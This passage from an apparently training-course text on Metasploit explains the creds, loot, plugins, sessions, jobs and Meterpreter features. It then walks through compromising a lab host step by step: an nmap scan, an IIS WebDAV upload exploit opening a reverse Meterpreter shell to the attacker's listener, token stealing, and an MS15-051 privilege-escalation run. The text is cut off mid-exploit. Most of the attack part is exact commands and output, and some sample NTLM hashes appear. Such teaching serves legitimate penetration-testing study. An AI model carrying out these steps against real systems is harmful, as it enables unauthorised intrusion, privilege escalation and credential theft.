   # Add a user with an NTLMHash
   creds add user:admin
ntlm:E2FC15074BF7751DD408E6B105741864:A1074A69B1BDE45403AB680504BBDD1A
   # Add a NTLMHash
   creds add
ntlm:E2FC15074BF7751DD408E6B105741864:A1074A69B1BDE45403AB680504BBDD1A
   # Add a Postgres MD5
   creds add user:postgres postgres:md5be86a79bf2043622d58d5453c47d4860
   # Add a user with an SSH key
   creds add user:sshadmin ssh-key:/path/to/id_rsa
   # Add a user and a NonReplayableHash
   creds add user:other hash:d19c32489b870735b5f587d76b934283 jtr:md5
   # Add a NonReplayableHash
   creds add hash:d19c32489b870735b5f587d76b934283

General options
  -h,--help             Show this help information
  -o <file>             Send output to a file in csv/jtr (john the ripper)
format.
                        If the file name ends in '.jtr', that format will
```

```
be used.
                        If file name ends in '.hcat', the hashcat format
will be used.
                        CSV by default.
  -d,--delete           Delete one or more credentials

Filter options for listing
  -P,--password <text>  List passwords that match this text
  -p,--port <portspec>  List creds with logins on services matching this
port spec
  -s <svc names>        List creds matching comma-separated service names
  -u,--user <text>      List users that match this text
  -t,--type <type>      List creds that match the following types:
password,ntlm,hash
  -O,--origins <IP>     List creds that match these origins
  -R,--rhosts           Set RHOSTS from the results of the search
  -v,--verbose          Don't truncate long password hashes

Examples, John the Ripper hash types:
  Operating Systems (starts with)
    Blowfish ($2a$)   : bf
    BSDi     (_)      : bsdi
    DES               : des,crypt
    MD5      ($1$)    : md5
    SHA256   ($5$)    : sha256,crypt
    SHA512   ($6$)    : sha512,crypt
  Databases
    MSSQL             : mssql
    MSSQL 2005        : mssql05
    MSSQL 2012/2014   : mssql12
    MySQL < 4.1       : mysql
    MySQL >= 4.1      : mysql-sha1
    Oracle            : des,oracle
    Oracle 11         : raw-sha1,oracle11
    Oracle 11 (H type): dynamic_1506
    Oracle 12c        : oracle12c
    Postgres          : postgres,raw-md5

Examples, listing:
  creds               # Default, returns all credentials
  creds 1.2.3.4/24    # Return credentials with logins in this range
  creds -O 1.2.3.4/24 # Return credentials with origins in this range
  creds -p 22-25,445  # nmap port specification
  creds -s ssh,smb    # All creds associated with a login on SSH or SMB
services
  creds -t NTLM       # All NTLM creds
  creds -j md5        # All John the Ripper hash type MD5 creds

Example, deleting:
  # Delete all SMB credentials
  creds -d -s smb
```

Loot

The `loot` command works in conjunction with the command above to offer you an at-a-glance list of owned services and users. The loot, in this case, refers to hash dumps from different system types, namely hashes, passwd, shadow, and more.

MSF - Stored Loot

```
msf6 > loot -h

Usage: loot [options]
 Info: loot [-h] [addr1 addr2 ...] [-t <type1,type2>]
  Add: loot -f [fname] -i [info] -a [addr1 addr2 ...] -t [type]
  Del: loot -d [addr1 addr2 ...]

  -a,--add          Add loot to the list of addresses, instead of listing
  -d,--delete       Delete *all* loot matching host and type
  -f,--file         File with contents of the loot to add
  -i,--info         Info of the loot to add
  -t <type1,type2>  Search for a list of types
  -h,--help         Show this help information
  -S,--search       Search string to filter by
```

Plugins

Plugins are readily available software that has already
been released by third parties and have given approval to the creators of Metasploit to integrate their software inside the framework. These can represent commercial products that have a `Community Edition` for free use but with limited functionality, or they can be individual projects developed by individual people.

The use of plugins makes a pentester's life even easier, bringing the functionality of well-known software into the `msfconsole` or Metasploit Pro environments. Whereas before, we needed to cycle between different software to import and export results, setting options and parameters over and over again, now, with the use of plugins, everything is automatically documented by msfconsole into the database we are using and hosts, services and vulnerabilities are made available at-a-glance for the user. Plugins work directly with the API and can be used to manipulate the entire framework. They can be useful for automating repetitive tasks, adding new commands to the `msfconsole`, and extending the already powerful framework.

Using Plugins

To start using a plugin, we will need to ensure it is installed in the correct directory on our machine. Navigating to `/usr/share/metasploit-framework/plugins`, which is the default directory for every new installation of `msfconsole`, should show us which plugins we have to our availability:

```
ls /usr/share/metasploit-framework/plugins

aggregator.rb      beholder.rb        event_tester.rb  komand.rb
msfd.rb    nexpose.rb   request.rb  session_notifier.rb  sounds.rb
token_adduser.rb  wmap.rb
alias.rb           db_credcollect.rb  ffautoregen.rb   lab.rb
msgrpc.rb  openvas.rb   rssfeed.rb  session_tagger.rb    sqlmap.rb
token_hunter.rb
auto_add_route.rb  db_tracker.rb      ips_filter.rb    libnotify.rb
nessus.rb  pcap_log.rb  sample.rb   socket_logger.rb     thread.rb
wiki.rb
```

If the plugin is found here, we can fire it up inside `msfconsole` and will be met with the greeting output for that specific plugin, signaling that it was successfully loaded in and is now ready to use:

MSF - Load Nessus

```
msf6 > load nessus

[*] Nessus Bridge for Metasploit
[*] Type nessus_help for a command listing
[*] Successfully loaded Plugin: Nessus

msf6 > nessus_help

Command                       Help Text
-------                       ---------
Generic Commands
-----------------             -----------------
nessus_connect                Connect to a Nessus server
nessus_logout                 Logout from the Nessus server
nessus_login                  Login into the connected Nessus server with a
```

```
different username and

<SNIP>

nessus_user_del             Delete a Nessus User
nessus_user_passwd          Change Nessus Users Password

Policy Commands
-----------------           -----------------
nessus_policy_list          List all polciies
nessus_policy_del           Delete a policy
```

If the plugin is not installed correctly, we will receive the following error upon trying to load it.

```
msf6 > load Plugin_That_Does_Not_Exist

[-] Failed to load plugin from /usr/share/metasploit-
framework/plugins/Plugin_That_Does_Not_Exist.rb: cannot load such file --
/usr/share/metasploit-framework/plugins/Plugin_That_Does_Not_Exist.rb
```

To start using the plugin, start issuing the commands available to us in the help menu of that specific plugin. Each cross-platform integration offers us a unique set of interactions that we can use during our assessments, so it is helpful to read up on each of these before employing them to get the most out of having them at our fingertips.

Installing new Plugins

New, more popular plugins are installed with each update of the Parrot OS distro as they are pushed out towards the public by their makers, collected in the Parrot update repo. To install new custom plugins not included in new updates of the distro, we can take the .rb file provided on the maker's page and place it in the folder at `/usr/share/metasploit-framework/plugins` with the proper permissions.

For example, let us try installing DarkOperator's Metasploit-Plugins. Then, following the link above, we get a couple of Ruby (`.rb`) files which we can directly place in the folder mentioned above.

Downloading MSF Plugins

```
git clone https://github.com/darkoperator/Metasploit-Plugins
ls Metasploit-Plugins
```

```
aggregator.rb      ips_filter.rb  pcap_log.rb          sqlmap.rb
alias.rb           komand.rb      pentest.rb           thread.rb
auto_add_route.rb  lab.rb         request.rb           token_adduser.rb
beholder.rb        libnotify.rb   rssfeed.rb           token_hunter.rb
db_credcollect.rb  msfd.rb        sample.rb            twitt.rb
db_tracker.rb      msgrpc.rb      session_notifier.rb  wiki.rb
event_tester.rb    nessus.rb      session_tagger.rb    wmap.rb
ffautoregen.rb     nexpose.rb     socket_logger.rb
growl.rb           openvas.rb     sounds.rb
```

Here we can take the plugin `pentest.rb` as an example and copy it to `/usr/share/metasploit-framework/plugins`.

MSF - Copying Plugin to MSF

```
sudo cp ./Metasploit-Plugins/pentest.rb /usr/share/metasploit-framework/plugins/pentest.rb
```

Afterward, launch `msfconsole` and check the plugin's installation by running the `load` command. After the plugin has been loaded, the `help menu` at the `msfconsole` is automatically extended by additional functions.

MSF - Load Plugin

```
msfconsole -q

msf6 > load pentest


       ___         _          _     ___ _           _
      | _ \___ _ _| |_ ___ __| |_  | _ \ |_  _ __ _(_)_ _
      |  _/ -_) ' \  _/ -_|_-<  _| |  _/ | || / _` | | ' \
      |_| \___|_||_\__\___/__/\__| |_| |_|\_,_\__, |_|_||_|
                                              |___/


Version 1.6
Pentest Plugin loaded.
by Carlos Perez (carlos_perez[at]darkoperator.com)
[*] Successfully loaded plugin: pentest

msf6 > help

Tradecraft Commands
===================

    Command           Description
    -------          -----------
    check_footprint  Checks the possible footprint of a post module on a
target system.

auto_exploit Commands
=====================

    Command           Description
    -------           -----------
    show_client_side  Show matched client side exploits from data imported
from vuln scanners.
    vuln_exploit      Runs exploits based on data imported from vuln
scanners.

Discovery Commands
==================

    Command                 Description
    -------                 -----------
    discover_db             Run discovery modules against current hosts in
the database.
    network_discover        Performs a port-scan and enumeration of
services found for non pivot networks.
    pivot_network_discover  Performs enumeration of networks available to
a specified Meterpreter session.
    show_session_networks   Enumerate the networks one could pivot thru
Meterpreter in the active sessions.

Project Commands
================

    Command       Description
    -------       -----------
    project       Command for managing projects.

Postauto Commands
=================

    Command             Description
    -------             -----------
    app_creds           Run application password collection modules
against specified sessions.
    get_lhost           List local IP addresses that can be used for
LHOST.
    multi_cmd           Run shell command against several sessions
    multi_meter_cmd     Run a Meterpreter Console Command against
specified sessions.
    multi_meter_cmd_rc  Run resource file with Meterpreter Console
Commands against specified sessions.
    multi_post          Run a post module against specified sessions.
    multi_post_rc       Run resource file with post modules and options
against specified sessions.
    sys_creds           Run system password collection modules against
specified sessions.

<SNIP>
```

Many people write many different plugins for the Metasploit framework. They all have a specific purpose and can be an excellent help to save time after familiarizing ourselves with them. Check out the list of popular plugins below:

nMap (pre-installed)	NexPose (pre-installed)	Nessus (pre-installed)
Mimikatz (pre-installed V.1)	Stdapi (pre-installed)	Railgun
Priv	Incognito (pre-installed)	Darkoperator's

Mixins

The Metasploit Framework is written in Ruby, an object-oriented programming language. This plays a big part in what makes `msfconsole` excellent to use. Mixins are one of those features that, when implemented, offer a large amount of flexibility to both the creator of the script and the user.

Mixins are classes that act as methods for use by other classes without having to be the parent class of those other classes. Thus, it would be deemed inappropriate to call it inheritance but rather inclusion. They are mainly used when we:

1. Want to provide a lot of optional features for a class.
2. Want to use one particular feature for a multitude of classes.

Most of the Ruby programming language revolves around Mixins as Modules. The concept of Mixins is implemented using the word `include`, to which we pass the name of the module as a `parameter`. We can read more about mixins here.

If we are just starting with Metasploit, we should not worry about the use of Mixins or their impact on our assessment. However, they are mentioned here as a note of how complex the customization of Metasploit can become.

Sessions

MSFconsole can manage multiple modules at the same time. This is one of the many reasons it provides the user with so much flexibility. This is done with the use of `Sessions`, which creates dedicated control interfaces for all of your deployed modules.

Once several sessions are created, we can switch between them and link a different module to one of the backgrounded sessions to run on it or turn them into jobs. Note that once a session is placed in the background, it will continue to run, and our connection to the target host will persist. Sessions can, however, die if something goes wrong during the payload runtime, causing the communication channel to tear down.

Using Sessions

While running any available exploits or auxiliary modules in msfconsole, we can background the session as long as they form a channel of communication with the target host. This can be done either by pressing the `[CTRL] + [Z]` key combination or by typing the `background` command in the case of Meterpreter stages. This will prompt us with a confirmation message. After accepting the prompt, we will be taken back to the msfconsole prompt (`msf6 >`) and will immediately be able to launch a different module.

Listing Active Sessions

We can use the `sessions` command to view our currently active sessions.

```
msf6 exploit(windows/smb/psexec_psh) > sessions

Active sessions
===============

  Id  Name  Type                     Information                 
Connection
  --  ----  ----                     -----------                 ---------
-
  1         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ MS01  
10.10.10.129:443 -> 10.10.10.205:50501 (10.10.10.205)
```

Interacting with a Session

You can use the `sessions -i [no.]` command to open up a specific session.

```
msf6 exploit(windows/smb/psexec_psh) > sessions -i 1
[*] Starting interaction with 1...
```

```
meterpreter >
```

This is specifically useful when we want to run an additional module on an already exploited system with a formed, stable communication channel.

This can be done by backgrounding our current session, which is formed due to the success of the first exploit, searching for the second module we wish to run, and, if made possible by the type of module selected, selecting the session number on which the module should be run. This can be done from the second module's `show options` menu.

Usually, these modules can be found in the `post` category, referring to Post-Exploitation modules. The main archetypes of modules in this category consist of credential gatherers, local exploit suggesters, and internal network scanners.

Jobs

If, for example, we are running an active exploit under a specific port and need this port for a different module, we cannot simply terminate the session using `[CTRL] + [C]`. If we did that, we would see that the port would still be in use, affecting our use of the new module. So instead, we would need to use the `jobs` command to look at the currently active tasks running in the background and terminate the old ones to free up the port.

Other types of tasks inside sessions can also be converted into jobs to run in the background seamlessly, even if the session dies or disappears.

Viewing the Jobs Command Help Menu

We can view the help menu for this command, like others, by typing `jobs -h`.

```
msf6 exploit(multi/handler) > jobs -h
Usage: jobs [options]

Active job manipulation and interaction.

OPTIONS:

    -K        Terminate all running jobs.
    -P        Persist all running jobs on restart.
    -S <opt>  Row search filter.
    -h        Help banner.
    -i <opt>  Lists detailed information about a running job.
    -k <opt>  Terminate jobs by job ID and/or range.
    -l        List all running jobs.
    -p <opt>  Add persistence to job by job ID
    -v        Print more detailed info.  Use with -i and -l
```

Viewing the Exploit Command Help Menu

When we run an exploit, we can run it as a job by typing `exploit -j`. Per the help menu for the `exploit` command, adding `-j` to our command. Instead of just `exploit` or `run`, will "run it in the context of a job."

```
msf6 exploit(multi/handler) > exploit -h
Usage: exploit [options]

Launches an exploitation attempt.

OPTIONS:

    -J        Force running in the foreground, even if passive.
    -e <opt>  The payload encoder to use.  If none is specified, ENCODER
is used.
    -f        Force the exploit to run regardless of the value of
MinimumRank.
    -h        Help banner.
    -j        Run in the context of a job.

<SNIP
```

Running an Exploit as a Background Job

```
msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.14.34:4444
```

Listing Running Jobs

To list all running jobs, we can use the `jobs -l` command. To kill a specific job, look at the index no. of the job and use the `kill [index no.]` command. Use the `jobs -K` command to kill all running jobs.

```
msf6 exploit(multi/handler) > jobs -l
```

```
Jobs
====

 Id  Name                    Payload                    Payload opts
 --  ----                    -------                    ------------
 0   Exploit: multi/handler  generic/shell_reverse_tcp
tcp://10.10.14.34:4444
```

Next up, we'll work with the extremely powerful `Meterpreter` payload.

Meterpreter

The `Meterpreter` Payload is a specific type of multi-faceted, extensible Payload that uses `DLL injection` to ensure the connection to the victim host is stable and difficult to detect using simple checks and can be configured to be persistent across reboots or system changes. Furthermore, Meterpreter resides entirely in the memory of the remote host and leaves no traces on the hard drive, making it difficult to detect with conventional forensic techniques.

It is dubbed the swiss army knife of pentesting, and for a good reason. The purpose of Meterpreter is to specifically improve our post-exploitation procedures, offering us a hand-picked set of relevant tools for more straightforward enumeration of the target host from the inside. It can help us find various privilege escalation techniques, AV evasion techniques, further vulnerability research, provide persistent access, pivot, etc.

For some interesting reading, check out this post on Meterpreter stageless payloads and this post on modifying Metasploit templates for evasion. These topics are outside the scope of this module, but we should be aware of these possibilities.

Running Meterpreter

To run Meterpreter, we only need to select any version of it from the `show payloads` output, taking into consideration the type of connection and OS we are attacking.

When the exploit is completed, the following events occur:

- The target executes the initial stager. This is usually a bind, reverse, findtag, passivex, etc.
- The stager loads the DLL prefixed with Reflective. The Reflective stub handles the loading/injection of the DLL.

- The Meterpreter core initializes, establishes an AES-encrypted link over the socket, and sends a GET. Metasploit receives this GET and configures the client.
- Lastly, Meterpreter loads extensions. It will always load `stdapi` and load `priv` if the module gives administrative rights. All of these extensions are loaded over AES encryption.

Whenever the Meterpreter Payload is sent and run on the target system, we receive a `Meterpreter shell`. We can then immediately issue the `help` command to see what the Meterpreter shell is capable of.

MSF - Meterpreter Commands

```
meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a
background thread
    channel                   Displays information or control active
channels
    close                     Closes a channel
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    guid                      Get the session GUID
    help                      Help menu
    info                      Displays information about a Post module
    irb                       Open an interactive Ruby shell on the
current session
    load                      Load one or more meterpreter extensions
    machine_id                Get the MSF ID of the machine attached to
the session
    migrate                   Migrate the server to another process
    pivot                     Manage pivot listeners
    pry                       Open the Pry debugger on the current session
    quit                      Terminate the meterpreter session
    read                      Reads data from a channel
    resource                  Run the commands stored in a file
    run                       Executes a meterpreter script or Post module
    secure                    (Re)Negotiate TLV packet encryption on the
session
    sessions                  Quickly switch to another session
    set_timeouts              Set the current session timeout values
    sleep                     Force Meterpreter to go quiet, then re-
establish session.
    transport                 Change the current transport mechanism
    use                       Deprecated alias for "load"
    uuid                      Get the UUID for the current session
    write                     Writes data to a channel
```

Some of these commands are also available in the module cheat sheet for reference.

The main idea we need to get about Meterpreter is that it is just as good as getting a direct shell on the target OS but with more functionality. The developers of Meterpreter set clear design goals for the project to skyrocket in usability in the future. Meterpreter needs to be:

- Stealthy
- Powerful
- Extensible

Stealthy

Meterpreter, when launched and after arriving on the target, resides entirely in memory and writes nothing to the disk. No new processes are created either as Meterpreter injects itself into a compromised process. Moreover, it can perform process migrations from one running process to another.

With the now updated msfconsole-v6, all Meterpreter payload communications between the target host and us are encrypted using AES to ensure confidentiality and integrity of data communications.

All of these provide limited forensic evidence to be found and also little impact on the victim machine.

Powerful

Meterpreter's use of a channelized communication system between the target host and the attacker proves very useful. We can notice this first-hand when we immediately spawn a host-OS shell inside of our Meterpreter stage by opening a dedicated channel for it. This also allows for the use of AES-encrypted traffic.

Extensible

Meterpreter's features can constantly be augmented at runtime and loaded over the network. Its modular structure also allows new functionality to be added without rebuilding it.

Using Meterpreter


We have already delved into the basics of Meterpreter in the Payloads section. Now, we will look at the real strengths of the Meterpreter shell and how it can bolster the assessment's effectiveness and save time during an engagement. We start by running a basic scan against a known target. We will do this a-la-carte, doing everything from inside msfconsole to benefit from the data tracking on our target.

MSF - Scanning Target

```
msf6 > db_nmap -sV -p- -T5 -A 10.10.10.15

[*] Nmap: Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-03 09:55 UTC
[*] Nmap: Nmap scan report for 10.10.10.15
[*] Nmap: Host is up (0.021s latency).
[*] Nmap: Not shown: 65534 filtered ports
[*] Nmap: PORT   STATE SERVICE VERSION
[*] Nmap: 80/tcp open  http    Microsoft IIS httpd 6.0
[*] Nmap: | http-methods:
[*] Nmap: |_  Potentially risky methods: TRACE DELETE COPY MOVE PROPFIND
PROPPATCH SEARCH MKCOL LOCK UNLOCK PUT
[*] Nmap: |_http-server-header: Microsoft-IIS/6.0
[*] Nmap: |_http-title: Under Construction
[*] Nmap: | http-webdav-scan:
[*] Nmap: |   Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT,
POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH
[*] Nmap: |   WebDAV type: Unknown
[*] Nmap: |   Allowed Methods: OPTIONS, TRACE, GET, HEAD, DELETE, COPY,
MOVE, PROPFIND, PROPPATCH, SEARCH, MKCOL, LOCK, UNLOCK
[*] Nmap: |   Server Date: Thu, 03 Sep 2020 09:56:46 GMT
[*] Nmap: |_  Server Type: Microsoft-IIS/6.0
[*] Nmap: Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
[*] Nmap: Service detection performed. Please report any incorrect results
at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 59.74 seconds

msf6 > hosts

Hosts
```

```
=====

address      mac  name  os_name  os_flavor  os_sp  purpose  info  comments
-------      ---  ----  -------  ---------  -----  -------  ----  --------
10.10.10.15             Unknown                    device

msf6 > services

Services
========

host         port  proto  name  state  info
----         ----  -----  ----  -----  ----
10.10.10.15  80    tcp    http  open   Microsoft IIS httpd 6.0
```

Next, we look up some information about the services running on this box. Specifically, we want to explore port 80 and what kind of web service is hosted there.


Under Construction

The site you are trying to view does not currently have a default page. It may be in the process of being upgraded and configured.

Please try this site again later. If you still experience the problem, try contacting the Web site administrator.

If you are the Web site administrator and feel you have received this message in error, please see "Enabling and Disabling Dynamic Content" in IIS Help.

To access IIS Help

1. Click **Start**, and then click **Run**.
2. In the **Open** text box, type **inetmgr**. IIS Manager appears.
3. From the **Help** menu, click **Help Topics**.
4. Click **Internet Information Services**.

We notice it is an under-construction website—nothing web-related to see here. However, looking at both the end of the webpage and the result of the Nmap scan more closely, we notice that the server is running `Microsoft IIS httpd 6.0`. So we further our research in that direction, searching for common vulnerabilities for this version of IIS. After some searching, we find the following marker for a widespread vulnerability: `CVE-2017-7269`. It also has a Metasploit module developed for it.

MSF - Searching for Exploit

```
msf6 > search iis_webdav_upload_asp

Matching Modules
================
   #  Name                                       Disclosure Date  Rank
Check  Description
   -  ----                                       ---------------  ----
-----  -----------
   0  exploit/windows/iis/iis_webdav_upload_asp  2004-12-31
excellent  No     Microsoft IIS WebDAV Write Access Code Execution

msf6 > use 0

[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp

msf6 exploit(windows/iis/iis_webdav_upload_asp) > show options

Module options (exploit/windows/iis/iis_webdav_upload_asp):

   Name          Current Setting        Required  Description
   ----          ---------------        --------  -----------
   HttpPassword                         no        The HTTP password to
specify for authentication
   HttpUsername                         no        The HTTP username to
specify for authentication
   METHOD        move                   yes       Move or copy the file on
the remote system from .txt -> .asp (Accepted: move, copy)
   PATH          /metasploit%RAND%.asp  yes       The path to attempt to
upload
   Proxies                              no        A proxy chain of format
type:host:port[,type:host:port][...]
   RHOSTS                               yes       The target host(s),
range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT         80                     yes       The target port (TCP)
   SSL           false                  no        Negotiate SSL/TLS for
outgoing connections
   VHOST                                no        HTTP server virtual host

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh,
thread, process, none)
   LHOST     10.10.239.181   yes       The listen address (an interface
may be specified)
   LPORT     4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

We proceed to set the needed parameters. For now, these would be `LHOST` and `RHOST` as everything else on the target seems to be running the default configuration.

MSF - Configuring Exploit & Payload

```
msf6 exploit(windows/iis/iis_webdav_upload_asp) > set RHOST 10.10.10.15

RHOST => 10.10.10.15

msf6 exploit(windows/iis/iis_webdav_upload_asp) > set LHOST tun0

LHOST => tun0

msf6 exploit(windows/iis/iis_webdav_upload_asp) > run

[*] Started reverse TCP handler on 10.10.14.26:4444
[*] Checking /metasploit28857905.asp
[*] Uploading 612435 bytes to /metasploit28857905.txt...
[*] Moving /metasploit28857905.txt to /metasploit28857905.asp...
[*] Executing /metasploit28857905.asp...
[*] Sending stage (175174 bytes) to 10.10.10.15
[*] Deleting /metasploit28857905.asp (this doesn't always work)...
[!] Deletion failed on /metasploit28857905.asp [403 Forbidden]
[*] Meterpreter session 1 opened (10.10.14.26:4444 -> 10.10.10.15:1030) at
2020-09-03 10:10:21 +0000

meterpreter >
```

We have our Meterpreter shell. However, take a close look at the output above. We can see a `.asp` file named `metasploit28857905` exists on the target system at this very moment. Once the Meterpreter shell is obtained, as mentioned before, it will reside within memory. Therefore, the file is not needed, and removal was attempted by `msfconsole`, which failed due to access permissions. Leaving traces like these is not beneficial to the attacker and creates a huge liability.

From the sysadmin's perspective, finding files that match this name type or slight variations of it can prove beneficial to stopping an attack in the middle of its tracks. Targeting regex matches against filenames or signatures as above will not even allow an attacker to spawn a Meterpreter shell before being cut down by the correctly configured security measures.

We proceed further with our exploits. Upon attempting to see which user we are running on, we get an access denied message. We should try migrating our process to a user with more privilege.

MSF - Meterpreter Migration

```
meterpreter > getuid

[-] 1055: Operation failed: Access is denied.

meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session  User
Path
 ---   ----  ----               ----  -------  ----
----
 0     0     [System Process]
 4     0     System
 216   1080  cidaemon.exe
 272   4     smss.exe
 292   1080  cidaemon.exe
<...SNIP...>

 1712  396   alg.exe
 1836  592   wmiprvse.exe       x86   0        NT AUTHORITY\NETWORK
SERVICE  C:\WINDOWS\system32\wbem\wmiprvse.exe
 1920  396   dllhost.exe
 2232  3552  svchost.exe        x86   0
C:\WINDOWS\Temp\rad9E519.tmp\svchost.exe
 2312  592   wmiprvse.exe
 3552  1460  w3wp.exe           x86   0        NT AUTHORITY\NETWORK
SERVICE  c:\windows\system32\inetsrv\w3wp.exe
 3624  592   davcdata.exe       x86   0        NT AUTHORITY\NETWORK
SERVICE  C:\WINDOWS\system32\inetsrv\davcdata.exe
 4076  1080  cidaemon.exe

meterpreter > steal_token 1836

Stolen token with username: NT AUTHORITY\NETWORK SERVICE

meterpreter > getuid

Server username: NT AUTHORITY\NETWORK SERVICE
```

Now that we have established at least some privilege level in the system, it is time to escalate that privilege. So, we look around for anything interesting, and in the `C:\Inetpub\` location, we find an interesting folder named `AdminScripts`. However, unfortunately, we do not have permission to read what is inside it.

MSF - Interacting with the Target

```
c:\Inetpub>dir

dir
 Volume in drive C has no label.
 Volume Serial Number is 246C-D7FE

 Directory of c:\Inetpub

04/12/2017  05:17 PM    <DIR>          .
04/12/2017  05:17 PM    <DIR>          ..
04/12/2017  05:16 PM    <DIR>          AdminScripts
09/03/2020  01:10 PM    <DIR>          wwwroot
               0 File(s)              0 bytes
               4 Dir(s)  18,125,160,448 bytes free

c:\Inetpub>cd AdminScripts

cd AdminScripts
Access is denied.
```

We can easily decide to run the local exploit suggester module, attaching it to the currently active Meterpreter session. To do so, we background the current Meterpreter session, search for the module we need, and set the SESSION option to the index number for the Meterpreter session, binding the module to it.

MSF - Session Handling

```
meterpreter > bg

Background session 1? [y/N]  y

msf6 exploit(windows/iis/iis_webdav_upload_asp) > search
local_exploit_suggester

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    
Check  Description
   -  ----                                      ---------------  ----    -
----  -----------
   0  post/multi/recon/local_exploit_suggester                   normal  
No     Multi Recon Local Exploit Suggester
```

```
msf6 exploit(windows/iis/iis_webdav_upload_asp) > use 0
msf6 post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this
module on
   SHOWDESCRIPTION  false            yes       Displays a detailed
description for the available exploits

msf6 post(multi/recon/local_exploit_suggester) > set SESSION 1

SESSION => 1

msf6 post(multi/recon/local_exploit_suggester) > run

[*] 10.10.10.15 - Collecting local exploits for x86/windows...
[*] 10.10.10.15 - 34 exploit checks are being tried...
nil versions are discouraged and will be deprecated in Rubygems 4
[+] 10.10.10.15 - exploit/windows/local/ms10_015_kitrap0d: The service is
running, but could not be validated.
[+] 10.10.10.15 - exploit/windows/local/ms14_058_track_popup_menu: The
target appears to be vulnerable.
[+] 10.10.10.15 - exploit/windows/local/ms14_070_tcpip_ioctl: The target
appears to be vulnerable.
[+] 10.10.10.15 - exploit/windows/local/ms15_051_client_copy_image: The
target appears to be vulnerable.
[+] 10.10.10.15 - exploit/windows/local/ms16_016_webdav: The service is
running, but could not be validated.
[+] 10.10.10.15 - exploit/windows/local/ppr_flatten_rec: The target
appears to be vulnerable.
[*] Post module execution completed
msf6 post(multi/recon/local_exploit_suggester) >
```

Running the recon module presents us with a multitude of options. Going through each separate one, we land on the `ms15_051_client_copy_image` entry, which proves to be successful. This exploit lands us directly within a root shell, giving us total control over the target system.

MSF - Privilege Escalation

```
msf6 post(multi/recon/local_exploit_suggester) > use
exploit/windows/local/ms15_051_client_copy_images

[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```

```
msf6 exploit(windows/local/ms15_051_client_copy_image) > show options

Module options (exploit/windows/local/ms15_051_client_copy_image):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh,
thread, process, none)
   LHOST     46.101.239.181   yes       The listen address (an interface
may be specified)
   LPORT     4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Windows x86

msf6 exploit(windows/local/ms15_051_client_copy_image) > set session 1

session => 1

msf6 exploit(windows/local/ms15_051_client_copy_image) > set LHOST tun0

LHOST => tun0

msf6 exploit(windows/local/ms15_051_client_copy_image) > run

[*] Started reverse TCP handler on 10.10.14.26:4444
[*] Launching notepad to host the exploit...
